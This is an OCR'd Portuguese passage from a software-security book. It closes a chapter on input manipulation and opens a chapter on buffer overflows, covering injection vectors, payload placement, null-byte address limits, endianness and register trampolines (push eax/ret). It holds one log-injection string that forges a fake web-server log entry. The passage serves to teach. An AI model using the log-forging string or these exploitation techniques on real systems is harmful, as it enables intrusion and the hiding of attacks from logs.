Os caracteres de escape são freqüentemente convertidos antes de serem gravados no arquivo de log. Por exemplo, sob o IIS a string `/index%2Easp` é gravada no arquivo de log como `/index.asp`. Uma string mais complicada pode ser utilizada para gravar entradas falsas no arquivo de log. Por exemplo:

```
/index.asp%FF200%FFHTTP/1.1%0A00:51:11%FF[192.168.10.10]%FFGET%FF/cgi-bin/phf
```

Essa string forçará um carriage return no arquivo de log e forja uma entrada falsa que mostra o endereço `192.168.10.10` obtendo o arquivo cgi-bin/phf.

Esse tipo de problema assumiu diferentes formas ao longo dos anos. Nos piores casos, as explorações que foram gravadas são executadas quando o arquivo de log é analisado por meio de grep ou de algum outro script de análise de arquivo de log. Nesse caso, o objetivo do ataque é elevado ao quadrado em um mecanismo de segurança. Evidentemente, muitas camadas da codificação e interpretação podem ser envolvidas aqui. Para empresas que utilizam análise simples de arquivo de log, eis uma pergunta simples: É possível confiar nos caracteres no seu arquivo de log?

Observe que somente ferramentas de análise de registro em log que "fazem coisas" com conteúdo ativo estarão suscetíveis a esses tipos de ataques. Ferramentas simples como grep provavelmente não sofrerão desses problemas. Naturalmente, mesmo ferramentas simples poderiam conter bugs ou defeitos que podem ser explorados (sendo a parte divertida o fato de que essas ferramentas costumam ser invocadas como root ou administrador).

Conclusão

No começo deste capítulo, chamamos a atenção para a complexidade do problema em sistemas abertos dinâmicos e então prosseguimos com a discussão das complicadas maneiras como uma entrada pode influenciar o estado do software de um computador. Por todo este capítulo fornecemos evidências que suportam isso por meio de exemplos específicos, demonstrando como uma entrada pode ser especialmente elaborada para subverter mecanismos de filtragem e equipamentos IDS simples. Mas na realidade nós apenas mal arranhamos a superfície.

Os problemas de segurança relacionados ao estado ao longo do tempo (as dinâmicas de um sistema) tornam-se cada vez mais difíceis e relevantes à medida que bugs comuns e fáceis de identificar como buffer overflows são erradicados do código. Todos os bons invasores sabem examinar o estado muito proximamente e medir como a entrada de usuário pode ser utilizada para induzir estados inseguros. À medida que os sistemas tornam-se mais distribuídos, os ataques irão tirar proveito com mais regularidade das condições de concorrência [*race conditions*] e da dessincronização de estado entre as partes remotas. Resolver esses problemas difíceis exigirá uma outra geração de ferramentas, técnicas mais sofisticadas e alguma imaginação criativa.

7 Buffer overflow

O buffer overflow é o "bode espiatório" da segurança de software. A principal razão pela discussão onipresente e modismo em torno do buffer overflow é que ele continua sendo o principal método utilizado para explorar software injetando código malicioso remotamente em um alvo. Embora as técnicas de buffer overflow tenham sido amplamente publicadas em outros livros, este capítulo continua sendo uma necessidade. O buffer overflow evoluiu com o passar dos anos, assim como algumas outras técnicas de ataque e, como resultado, novos e poderosos ataques de buffer overflow foram desenvolvidos. Este capítulo servirá, se para nada mais, como uma base para quando você se deparar com situações difíceis devido à natureza sutil dos buffer overflows.

Princípios básicos do buffer overflow

O buffer overflow ainda é a jóia da coroa dos ataques e provavelmente permanecerá como tal por vários anos futuros. Parte disso tem a ver com a existência comum de vulnerabilidades que levam ao buffer overflow. Se houver brechas, elas serão exploradas. Linguagens com capacidade desatualizada de gerenciamento de memória como o C e C++ tornam buffer overflows mais comuns do que deveriam ser.[1] Enquanto os desenvolvedores permanecerem alheios às implicações de segurança do uso de certas funções de biblioteca e chamadas de sistema rotineiras, o buffer overflow permanecerá um fato comum.

Vulnerabilidades no fluxo de controle e na memória podem assumir diversas formas. Uma pesquisa pelas palavras "buffer overflow" no Google retorna mais de 176.000 hits. Claramente, a técnica outrora esotérica e cuidadosamente guardada agora é muito comum. Além disso, a maioria dos invasores (e defensores) só entende

1. Tecnicamente falando, C e C++ são linguagens "perigosas" porque um enorme volume de bits pode ser referenciado, manipulado, lançado e movido livremente pelo programador. Linguagens mais avançadas, incluindo Java e C#, são "type safe" e, por essa razão, muito mais preferidas a partir de uma perspectiva de segurança.

os buffer overflows mais rudimentares e o dano que eles são capazes de causar. A maioria das pessoas com um interesse superficial em segurança (aquelas que lêem artigos sobre segurança e participam de conferências, feiras e exposições em segurança) sabem que os buffer overflows permitem que código remoto seja injetado em um sistema e então executado. O resultado desse fato é que worms e outros tipos de códigos maliciosos móveis têm um caminho aberto para atacar um sistema e deixar atrás uma backdoor como um rootkit. Na maior parte das vezes, é possível injeção de código remoto via buffer overflow e um backdoor pode ser facilmente instalado.

Buffer overflows são um tipo de vulnerabilidade de uso de memória. Isso é principalmente um acidente na história da ciência da computação. No passado, a memória era um recurso precioso e, portanto, gerenciar a memória era crítico. Em alguns sistemas mais antigos, como a espaçonave Voyager, a memória era tão preciosa que depois que certas seções de código de máquina não eram mais necessárias, o código era apagado para sempre do módulo de memória, liberando espaço para outros usos. Isso criava efetivamente um programa autodestrutivo que só podia ser executado uma vez. Compare isso com um sistema moderno em que memória é consumida em múltiplos megabytes e quase nunca é liberada. Hoje, a maioria dos sistemas de software conectados à rede tem problemas detestáveis de memória, especialmente quando diretamente conectados a ambientes hostis como a Internet. A memória é barata, mas os efeitos de um gerenciamento ruim de memória são bem caros. Uso inapropriado de memória pode levar a corrupção interna dentro de um programa (especialmente com relação ao fluxo de controle), problemas de negação de serviço e até explorações remotas como buffer overflows.

Ironicamente, o mundo já sabe como evitar o problema de buffer overflow; entretanto, o conhecimento das soluções, disponível há anos, quase nada adiantou para se contrapor ao crescimento violento dos problemas de buffer overflow no código em rede. Na verdade, corrigir o problema está tecnicamente ao nosso alcance, mas sociologicamente temos um longo caminho a percorrer. O principal problema é que a maioria dos desenvolvedores permanece alheia a essa questão.[2] É possível, que pelos próximos cinco a dez anos, os vários tipos de problemas de buffer overflow continuem a infestar os softwares.

A forma mais comum do buffer overflow, chamada *stack overflow* (overflow de pilha), pode ser facilmente evitada pelos programadores. Formas mais esotéricas de corrupção de memória, incluindo o *heap overflow* (overflow de heap), são mais difíceis de evitar. De modo geral, as vulnerabilidades de uso de memória continuarão a ser um recurso frutífero para explorar softwares até que linguagens modernas que incorporem esquemas modernos de gerenciamento de memória sejam amplamente utilizadas.

---

2. Livros sobre codificação segura, incluindo *Building Secure Software* [Viega and McGraw, 2001] e *Writing Secure Code* [Howard and LeBlanc, 2002] podem ajudar os desenvolvedores a evitar o buffer overflow.

"Esmagando a pilha (por lucro e diversão)"[3]

Em algum lugar, há muito tempo, no início do UNIX, alguém pensou que seria uma boa idéia criar rotinas de tratamento de strings na linguagem de programação chamada C. A maioria dessas rotinas é projetada para funcionar em strings terminadas por caractere NULL (na maioria dos casos, o caractere NULL é um byte zero). Para eficiência e simplicidade, essas rotinas eram projetadas para procurar o caractere NULL de maneira semi-automatizada de modo que o programador não tivesse de gerenciar o *tamanho* da string diretamente. Isso *parece* funcionar bem na maioria das vezes e foi assim adotado mundialmente. Infelizmente, como a idéia básica era realmente ruim, agora estamos sujeitos a uma doença mundial chamada *buffer overflow.*

Muitas vezes, as rotinas de tratamento de strings do C confiam implicitamente no fato de que o usuário fornecerá um caractere NULL. Quando NULL não está lá, o programa de software literalmente se auto-explode. Essa explosão pode ter vários efeitos colaterais peculiares dos quais os invasores podem tirar proveito para inserir código de máquina que é executado posteriormente pela máquina-alvo. Diferentemente de um ataque contra parsers ou chamadas de API, esse é um ataque estrutural contra a arquitetura de execução do programa — o ataque na verdade atravessa as paredes da nossa hipotética casa e faz com que ela própria desabe.

Os buffer overflows resultam de um erro de programação muito simples (um que pode ser facilmente evitado) que surge o tempo todo, mesmo depois que o software tenha sido cuidadosamente projetado. O problema real hoje em dia é que os buffer overflows estão tão incrivelmente disseminados que levará anos para o problema ser completamente reparado, corrigido e relegado ao lixo da história. Essa é uma das razões por que o buffer overflow tem sido chamado "bomba atômica de todas as vulnerabilidades de software".

Estado de corrupção

Um dos possíveis efeitos de um erro de memória é que dados corrompidos ou de outro modo adulterados serão pulverizados por toda a posição de memória crítica. Realizando injeções controladas de buffer overflow e observando o que acontece ao processo em um depurador de memória, um invasor poderá localizar pontos em que a memória está sujeita a corrupção. Em alguns casos, se a localização que está sendo corrompida mantiver dados críticos ou informações sobre o estado do programa, o invasor poderá fazer com que o programa remova todas as proteções de segurança ou de outro modo não funcione.

Muitos programas mantêm o estado global na forma de variáveis, números e flags binários armazenados na memória. No caso de um flag binário, um único bit suporta a responsabilidade de importantes decisões. Uma dessas importantes decisões

---

3. Veja o famoso artigo de Aleph1 do mesmo nome, Smashing the Stack (for Fun and Profit) [1996].

poderia ser permitir ou não que um usuário acesse um arquivo. Se essa decisão centralizar o valor armazenado em um único bit de um flag na memória, um programa pode então ter um ponto interessante de ataque. Se, acidentalmente, esse flag fosse invertido, o sistema então falharia (resultando em comportamento não-seguro).[4]

Durante uma análise extensa do kernel do Microsoft NT, um destes autores (Hoglund) encontrou uma situação em que uma inversão de bits aparentemente insignificante (1 bit) removia *toda* a segurança de uma rede inteira de computadores Windows. Discutimos em detalhes essa exploração no Capítulo 8.

Vetores de injeção: A entrada vence novamente

> **Vetor de injeção:** (1) uma anomalia estrutural ou fraqueza que permite que o código seja transferido de um domínio para outro, (2) uma estrutura de dados ou mídia que contém e transfere código de um domínio para outro

Em termos de buffer overflows, vetores de injeção são as mensagens precisamente especificadas de entrada que fazem com que um alvo sofra um evento de buffer overflow. Para os propósitos da discussão a seguir, o vetor de injeção é a parte de um ataque que injeta código de ataque e resulta na execução deste (observe que definimos isso independentemente da intenção ou propósito do código injetado).

Uma distinção importante deve ser feita entre o vetor de injeção e o *payload*. O payload é o código que realiza a intenção do invasor. O vetor de injeção é combinado com o payload para criar um ataque completo. Sem payload, o vetor de injeção não se sustenta. Afinal de contas, os invasores utilizam a injeção para fins particulares em vez de nenhuma razão aparente.

O propósito do vetor de injeção no paradigma de buffer overflow é freqüentemente ganhar controle do ponteiro de instruções. Uma vez que o ponteiro de instruções é controlado, ele pode apontar para algum buffer controlado pelo invasor ou para outra posição de memória onde o payload espera ser invocado. Quando o ponteiro de instruções é controlado por um invasor, o invasor é capaz de transferir o controle (alterar o fluxo de programa) do programa em execução normal para o código hostil de payload. O ponteiro de instruções é criado para apontar para o código hostil, fazendo com que o código seja executado. Quando isso ocorre, chamamos ativar o payload.

Os vetores de injeção sempre são anexados a um bug ou vulnerabilidade específica no programa de software-alvo. Poderia haver vetores únicos de injeção para cada versão de um pacote de software. Ao desenvolver uma capacidade ofensiva, um invasor precisa projetar e construir vetores específicos de injeção para cada software-alvo particular.

---

4. Curiosamente, a corrupção de memória aleatória pode inverter um bit da mesma maneira como um ataque focalizado em uma vulnerabilidade de buffer overflow pode fazer. Profissionais que desenvolvem softwares confiáveis se preocupam com esse tipo de problema há anos.




Figura 7.1: Um pacote BGP malicioso pode ser utilizado para explorar roteadores Cisco.

Os vetores de injeção devem levar em conta vários fatores: o tamanho de um buffer, o alinhamento dos bytes e restrições sobre os conjuntos de caracteres. Os vetores de injeção são normalmente codificados em algum tipo de protocolo adequadamente formatado. Por exemplo, um buffer overflow em um roteador poderia ser explorado via um vetor de injeção no handler do Border Gateway Protocol (BGP) (Figura 7.1). Assim, o vetor de injeção é criado como um pacote BGP especialmente elaborado. Como o protocolo BGP é crítico para o funcionamento adequado da Internet global, um ataque dessa natureza poderia parar o serviço para milhões de pessoas de só uma vez. Um exemplo mais realista pode ser encontrado no OSPF (Open Shortest Path First), no qual pode-se tirar vantagem de um buffer overflow na implementação Cisco do OSPF a fim de varrer de uma interconexão de redes uma rede interna inteira. O OSPF é um protocolo de roteamento comum mais antigo.

Onde a injeção pára e o payload inicia

Para buffer overflows, há uma linha sólida entre o vetor de injeção e o payload. Essa linha é chamada *endereço de retorno*. O endereço de retorno é a localização de passagem que define o "momento da verdade", em que o payload ganha controle da CPU ou perde por alguns bytes e cai em esquecimento. A Figura 7.2 mostra um vetor de injeção contendo um ponteiro que por fim é carregado na CPU da máquina-alvo.

Escolhendo o endereço correto de código

Uma parte integrante do vetor de injeção envolve a escolha de onde o payload será colocado na memória. O vetor de injeção poderia incluir o payload no próprio buffer injetado ou colocado no payload em uma seção separada ou em parte da memória. O endereço de memória do payload precisa ser conhecido pelo invasor e precisa ser colocado diretamente no vetor de injeção (Figura 7.3.) Como descobriremos, restrições no conjunto de caracteres permitidos para serem utilizados na injeção tendem a restringir os valores que podem ser escolhidos pelo endereço injetado.




Figura 7.2: Posicionar um ponteiro no lugar correto na CPU-alvo é um das técnicas críticas em uma exploração de buffer overflow.

Por exemplo, se você estiver restrito a injetar somente números maiores que `0xB0000001`, então seu ponteiro de instruções escolhido residirá dentro da memória acima desse endereço. Isso apresenta problemas práticos quando parsers convertem alguns dos bytes de caracteres de ataque em outros valores ou quando filtros instalados restringem os tipos de caracteres que você pode colocar em um fluxo de bytes. Na prática, muitos ataques estão restritos a caracteres alfanuméricos.




Figura 7.3: Um ponteiro de instruções aponta para o payload na memória.

Endereços altos e baixos

A memória de stack é um lugar comum para colocar código. A memória de stack em uma máquina Linux normalmente está numa posição tão alta no espaço de endereçamento que não inclui bytes 0. Por outro lado, a memória de stack em uma máquina Windows normalmente está em uma posição baixa na memória e pelo menos um dos bytes de um endereço da stack incluirá um byte 0. O problema é que utilizar endereços com bytes 0 resulta em alguns caracteres NULL presentes na string de injeção. Como caracteres NULLs são muitas vezes utilizados como terminadores de strings em C, isso tende a limitar o tamanho de uma injeção.

Stack "alta"

```
0x72103443        ....
0x7210343F        ....
0x7210343B        ....
0x72103438        [início do payload ]
0x72103434        ....
```

Stack "baixa"

```
0x00403343        ...
0x0040333F        ...
0x0040333B        [início do payload ]
0x00403338        ...
```

Se quiséssemos injetar um ponteiro de instruções para o payload ilustrado aqui, o ponteiro alto seria `0x38341072` (observe a ordem inversa dos bytes aqui). O ponteiro baixo seria `0x3B034000` (observe que o último byte é um `0x00`). Como o endereço baixo contém um caractere NULL no final, isso terminaria a operação de cópia de string de um programa C, caso explorássemos um desses.

Ainda podemos utilizar o endereço lowland como uma injeção para um buffer overflow de string. A única complicação é que o endereço injetado deve ser a *última coisa* no nosso vetor de injeção, pois o byte NULL terminará uma operação de cópia de string. Nesse caso, o tamanho do payload será severamente restringido. O payload precisaria (na maioria dos casos) ser colocado *antes* do endereço injetado no nosso




Figura 7.4: Às vezes, o ponteiro precisa vir depois do próprio payload. Ponteiros terminados por caractere NULL podem ser tratados dessa maneira.

ataque. A Figura 7.4 mostra o ponteiro colocado depois do payload. Na Figura 7.4, podemos ver que o payload precede o endereço de memória injetado. Como o endereço de memória termina em um caractere NULL, ele deve chegar ao final do nosso vetor de injeção. O tamanho do payload é restringido e deve se ajustar dentro do vetor de injeção.

Há alternativas em uma situação como essa. Por um lado, o invasor pode optar por colocar o payload em outro lugar na memória utilizando um outro método. De outro, melhor ainda, talvez alguma outra operação no software faça com que alguma outra localização do heap ou da stack contenha (convenientemente) o *shellcode* (código de shell). Se qualquer uma dessas condições for verdadeira, não há necessidade de colocar o payload no vetor de injeção. A injeção simplesmente pode ser feita para apontar para a localização onde o payload preposicionado está esperando.

Representação big endian e little endian

Diferentes plataformas armazenam grandes volumes de bytes de duas maneiras diferentes. A escolha do esquema de representação faz uma enorme diferença sobre como os números são representados na memória (e na maneira como esses números podem ser utilizados durante uma exploração).

Pessoas que costumam ler da esquerda para direita acharão que a representação "little endian" é relativamente esotérica. No ordenamento "little endian", o número `0x11223344` será representado na memória como

44	33	22	11

Observe que os bytes mais significativos (de ordem superior) do número são embaralhados à direita.

No "big endian", o mesmo número `0x11223344` é representado "mais normalmente" na memória como

11	22	33	44

Utilizando registradores

Devido à maneira como a maioria das máquinas funciona, em geral registradores no processador apontarão para endereços no e em torno do ponto em que uma injeção ocorre. Em vez de adivinhar onde o payload estará na memória, o invasor pode utilizar registradores para ajudar a apontar o caminho. O invasor pode escolher um endereço de injeção que aponte para o código que remove um valor de um registrador ou causa um desvio de código para uma localização apontada por um registrador. Se o invasor souber que o registrador em questão aponta para a memória controlada pelo usuário, o injetor pode então simplesmente utilizar esse registrador para fazer uma

chamada (*call through*) à memória controlada pelo usuário. Em alguns casos, o invasor talvez não precise descobrir nem mesmo codificar diretamente o endereço de payload.

A Figura 7.5 mostra que o vetor de injeção do invasor foi mapeado para o endereço `0x00400010`. O endereço injetado aparece no meio do vetor de injeção. O payload inicia no endereço `0x00400030` e inclui um salto curto para continuar o payload no outro lado do endereço injetado (evidentemente não queremos executar o endereço injetado como código, pois na maioria das vezes um endereço não fará muito sentido para o processador se ele for interpretado como código).




Figura 7.5: Às vezes, um ponteiro entra no meio de um payload. Então, o ponteiro precisa (normalmente) ser evitado pulando sobre ele.

Nesse exemplo, na verdade o invasor não precisa saber em que local na memória o vetor de injeção foi colocado. Se examinarmos os registradores de CPU, veremos que eax aponta para o endereço de stack `0x00400030`. Em muitos casos podemos depender do fato de que certos valores devem estar presentes nos registradores. Utilizando o eax, o invasor pode injetar um ponteiro em alguma região da memória que contém os bytes `0x50C3`. Quando esse código é interpretado pela CPU, ele significa:

```
push eax
ret
```

Isso faz com que o valor no eax seja inserido no ponteiro de instruções e, *voilà*, a ativação está completa. Aqui, vale a pena observar que, nesse exemplo, os bytes `0x50C3` podem existir *em qualquer lugar na memória*. Esses bytes não têm de fazer parte do código do programa original. Agora, explicamos por quê.

Utilizando o código existente ou blocos de dados na memória

Se o invasor quiser utilizar um registrador para fazer uma chamada a um payload, ele precisará localizar um conjunto de instruções que realizará o trabalho sujo. O invasor então codifica diretamente o endereço que tem essas instruções. Qualquer série de bytes pode ser considerada instruções pelo processador-alvo, portanto o invasor não precisa localizar um bloco real de código. De fato, o invasor só precisa localizar um conjunto de bytes que será *interpretado* sob as condições corretas como as instruções em questão. Quaisquer bytes farão isso. Um invasor pode até mesmo realizar uma operação que insira esses bytes em uma localização segura. Por exemplo, o invasor poderia emitir uma solicitação para o software utilizando uma string de caractere que mais tarde possa ser interpretada como código de máquina. O vetor de injeção então simplesmente codifica diretamente o endereço onde essa solicitação está (legitimamente) armazenada, utilizando-o para fins nefastos.

Buffer overflows e sistemas embarcados

